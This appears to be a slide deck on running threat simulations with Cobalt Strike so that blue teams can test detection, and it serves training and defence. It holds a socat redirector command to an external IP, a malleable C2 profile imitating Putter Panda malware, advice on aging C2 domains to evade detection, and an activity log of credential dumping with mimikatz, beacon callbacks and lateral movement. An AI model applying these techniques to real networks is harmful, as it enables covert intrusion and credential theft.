
- Paper – Tabletop exercise walking through possible outcomes based on data and designs
 - Hybrid – A mix of paper and technical. Technical could reinforce the paper findings
 - Full Live – A live assessment of the target environment
- 



This is just Red Teaming!


- Not really.
 - A Red Team (RT) engagement evaluates the maturity of the security program and are more broadly scoped.
 - RT reports are used by senior leadership to evaluate the security program as a whole.
 - Threat simulations (TS) can be performed very quickly and have a more narrow focus.
 - Used by security organizations to evaluate specific systems, technologies or even evaluate IR program.
 - We notify the blue team to let them know when the threat simulation has started.
 - Blue team will provide IOC supporting data at the end of the assessment to validate whether they detected the attack or not. More on that later...
- 

How to Setup a Threat Scenario






Develop the Scenario

- If you have a specific system or network you wish to test then write up the scenario or goals.
 - Outline them carefully and try to make them measurable.
- 



Example Scenario

- Attempt to gain access to host in Tech subnet (192.168.1.0/24)
 - Attempt to gain elevated rights on Tech subnet (192.168.1.0/24)
 - Attempt to pivot onto the Server subnet (192.168.2.0/24)
 - Attempt to gain elevated rights on server subnet (192.168.2.0/24)
 - Gain access to SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
 - Gain elevated rights on SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
 - Sniff login traffic to various SCADA control devices on Control subnet (192.168.3.0)
 - Compromise or bypass 2FA login for SCADA Control Mgmt system on Control subnet (192.168.3.25)
- 

Cobalt Strike




- First off we will be leveraging Cobalt Strike for our work so getting a copy legally would be our first step.
- CS is a adversary simulation and red team operations framework developed by Raphael Mudge.
- Provides a post-exploitation agent, covert channel comms and malleable C2.
- It's a great framework for red teaming!

Cobalt Strike




- Beacon is our payload of choice for Windows. Uses bi-directional comms over named pipes (SMB), DNS TXT records, DNS A records, HTTP and HTTPS.
- You can setup multiple redirectors to call back to your team server. This means low power EC2 clients can be set to redirect connections back to your team server. Excellent!
- Redirectors are great when you need to simulate distributed infrastructure. More advanced threat actors will not just have a single system to launch attacks and catch call backs.

Cobalt Strike - Redirectors



1.) socat TCP4-LISTEN:80,fork TCP4:54.197.3.16:80

More Redirectors




Sample Covert Red Team Attack Infrastructure

Sample Designs

Sample Design

Here is a sample design, keeping functional segregation and redirector usage in mind:



Cobalt Strike – Malleable C2

- We can leverage malleable C2 to change the network indicators of Beacon.
- Now we can replicate malware as long as we know what it looks like on the wire.
- Let's take a look at Putter Panda which Raphael posted on his GitHub repo
- A good site for getting malware PCAPs and data on how the C2 channel looks is at <http://malware-traffic-analysis.net/>

Putter Panda C2 callback

```
# Putter Panda HTTPCLIENT Profile
# http://resources.crowdstrike.com/putterpanda/
#
# Author: @armitagehacker

# 500ms is default callback for this Web C2 shell
set sleeptime "500";

http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/MicrosoftUpdate/ShellEx/KB242742/default.aspx";


    client {
        header "User-Agent" "Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)";

        # deliberate attempt to reproduce bug in HTTPCLIENT
        header "Accept" "*/*, ..., ....., .";

        # encode session metadata into tmp var
        metadata {
            netbiosu;
            parameter "tmp";
        }
    }
}
```




Cobalt Strike FTW!

- Now we can reproduce control system malware if we want and test the more sensitive networks IR and security controls.
 - We can also leverage Beacon to communicate to several redirectors to simulate a more advanced APT without writing something new.
 - Finally we can also do all the cool post-exploitation work and test if our network designs are robust enough to protect against a determined attacker.
- 




Option: Use known malware

- If we choose not to use Cobalt Strike we still have options.
 - We can also leverage various malware that has been made available online.
 - RATs like DarkComet, GhostRAT or BiFrost are all examples and should set off alarms on the network.
 - Please review the source code of any malware before you download and run it.
- 



C2: Internal or External

- You need to decide if you wish to host the Team Server internally (your corporate network) or externally (public Internet).
 - If the threat scenario is known and coordinated with your blue team you may just host it internally.
 - If you are attempting to test the blue team's response times you will probably want to host externally.
 - *If your management seems uncomfortable with hosting the C2 outside of your network you may be forced to host that on your internal network and use redirectors to bring traffic inside your DMZ.
- 

DNS Registration

- If your C2 is external:
 - You will want to setup some DNS records you can use for C2. Have at least one that is at least 6 months old and then the remaining should only be a few days old at best.
 - Why? Many Blue teams use a DNS name age as an indicator of a potential malware channels. So if the name is less than a week old it is probably on the hunt teams radar.
 - If you have several DNS records that have been registered for a longer period of time it could make that C2 channel more difficult to detect and make the test more difficult.

Finding Domain Names

Expired Domains.net

Expired Domain Name Search Engine

Q Search for Domain Names



Expired Domains

Deleted Domains

Domain Lists

Links

Domain Name Search




google




Show Filter (About 49 Domains)

Next Page »

Domain	BL	DP	ABY	ACR	SimilarWeb	STC	Dmoz	C	N	O	D	TLDs Reg	SG	CO	List	Status	RL
zarobotayka-v-google.ru	0	0	-	0	13.4 M	87%	-					0	0	0	Expired	Register	
ComGoogle.com.br	0	0	2013	4	13.5 M	100%	-					14	33.1 K	9	Expired	Register	
googlew.com.au	0	0	2009	11	14.4 M	100%	-					16	110.0 K	1	Expired	Register	
GoogleGadgetBlog.com	11	3	2009	30	16.6 M	100%	-					0	40	18	Expired	Register	
ipv6google.com	4	1	2009	11	16.7 M	100%	-					0	20	6	Expired	Register	
ItGoogle.it	1	0	2007	11	19.0 M	100%	-					4	480	4	Expired	Register	
GooglePlus.com.mx	0	0	2013	2	19.7 M	100%	-					27	2.2 M	1	Expired	Register	
YouGoogleTube.com	1	0	2007	6	20.8 M	100%	-					0	10	1	Expired	Register	
www0google.fr	1	0	2007	11	21.5 M	56%	-					1	320	0	Expired	Register	
googlefotos.com.br	0	0	-	0	21.8 M	100%	-					3	550.0 K	9	Expired	Register	




DNS Tools - Automation

- CatMyFish automates searches and web categorization checking.
 - Checks expireddomains.net and Bluecoat.
 - DomainHunter returns BlueCoat/WebPulse, IBM X-Force and Cisco Talos, Domain Age alt. TLDs and more. Has a cool HTML report also.
 - You will also want to check that your DNS settings propagate. You can use the DNS Propagation Checker
- 



Cloud Service Provider


- Setup an account with some type of cloud hosting provider.
 - You will be able to leverage this to host your C2 server online (Team Server for Cobalt Strike).
 - You can also stand up several redirectors that will forward your C2 traffic back to your Team Server.
 - Amazon could be a good choice here.
- 


Traffic Generation

- vSploit can be leveraged to generate traffic on the wire to demonstrate that an adversary is exfiltrating data from a network.
 - Auxiliary/vsploit/pii/email_pii
 - Auxiliary/vsploit/pii/web_pii
 - Auxiliary/vsploit/malware/dns/dns_zeus
- You can also leverage Egress-Assess by Chris Truncer to test egress detection capabilities on your network edge.
- EA is nice because it is written in Python and can simulate SSN's or CC's. Though I am sure you could modify the code if needed.
- Powershell is also a way to spin up some documents that are "pseudo" documents with no data in them except for metadata that could alarm DLP systems. So write your own if needed.
- Finally, you could just copy a large file (like an ISO) out of the network and see if anyone notices.




IOC's and Response from Blue Team

- How the blue team will need to respond after the threat simulation is complete:
 - Include the following data:
 - Did the IOC create a log?
 - Was the log collected by monitoring tools?
 - Does a rule exist to generate an alert from the parsed data?
 - Did the alert fire properly?
 - Did the blue team respond?
 - Was the activity prevented by defensive tools?
- 




RT Report – Include...

- Timeline of all activity. This will help the blue team track down all events in logs and alarms.
 - Cobalt Strike has a time line reporting. So you can show the blue team by the minute what was done.
 - Otherwise get an excel spreadsheet and track activity. This will need to be a dedicated resource if you perform this as a manual task.
 - Hashes of all payloads used. Blue team please do more than just write rules to block the red team.
 - Red team needs to be open and honest on what activity was performed. This only helps blue get better which makes you get better.
- 



Cobalt Strike – IOC Reports

- CS generates an IOC report that can be provided once the engagement has been completed.
 - This report is based on the red teams activity so you want to make sure all your RT activity is going through the team server.
- 

Cobalt Strike Reports - IOC

Indicators of Compromise

Command and Control Traffic

The following malware samples were observed in conjunction with this actor's activities.

Sample 1

```
GET /wp06/wp-includes/po.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: uEWzB+/fhokmyCgZ1kMKfA==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238

<html><head><meta http-equiv='CACHE-CONTROL' content='NO-
CACHE'></head><body>Sorry, no data corresponding your request.<!--
havexMGs9HuVV+9VqHicxBTGc6SL7yeO5gQPmloYqF6a+l0Gk//
AkZWZDUO2WSOmlW99e1KrKdRenusB1jl4MAVCozQ==havex--></body></html>
```

Cobalt Strike Report – MD5

Indicators of Compromise

File Hashes

The following file hashes were observed in conjunction with this actor's activities.

MD5 Hash	File Size
05da4dba36846be11547c30168122475	14848
0cf350b435591250feb1025f5ff2610d	14848
4583189ab524d2de94c008418d25120c	14848
acb31ba8f160f36eebaf3719ca91e522	14848
c07b167782b5533ae1e342249de141d4	14848
e49c0b01dae5ac247ed9621834ee9382	15360

Cobalt Strike – Activity Report

Activity Report				
date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\\pipe \\status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\\ADMIN\$\\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Cobalt Strike – Pivot Path



BILLING-POWER

User: SYSTEM *
PID: 1396
Opened: 09/03 07:26

Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.loosenolove.com	80	HTTP

Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes




Closing Thoughts

- APT simulations are a great way to execute a RT engagement to measure an organizations security maturity.
- RT can start to break that “faith based security” mindset and show the gaps within an organization.
- RT can add value to an organization and help show ROI in the security tools and products.
- Threat simulations are a white box approach to perform some aspects of a red team engagement in a much more narrow scope.
- This process allows you to perform a deeper assessment on a network without having to spend weeks on a red team engagement.
- Allows for an engagement that is more focused on demonstrating risk to the business versus just chasing DA creds on the network.
- Threat simulations is a great way to run a “wargame” with your red and blue teams to allow blue to train and red to refine RT techniques.



Further Reading Sources

- Links to some really cool Red Teaming resources I found while researching this topic:
 - [Applied Critical Thinking Handbook](#)
 - [Cyber Exercise Playbook](#)
 - [SANS Red Teaming](#)
 - [Endgames - The Hunters Handbook](#)
- 

Q&A



**KEEP
CALM
AND
ASK
QUESTIONS**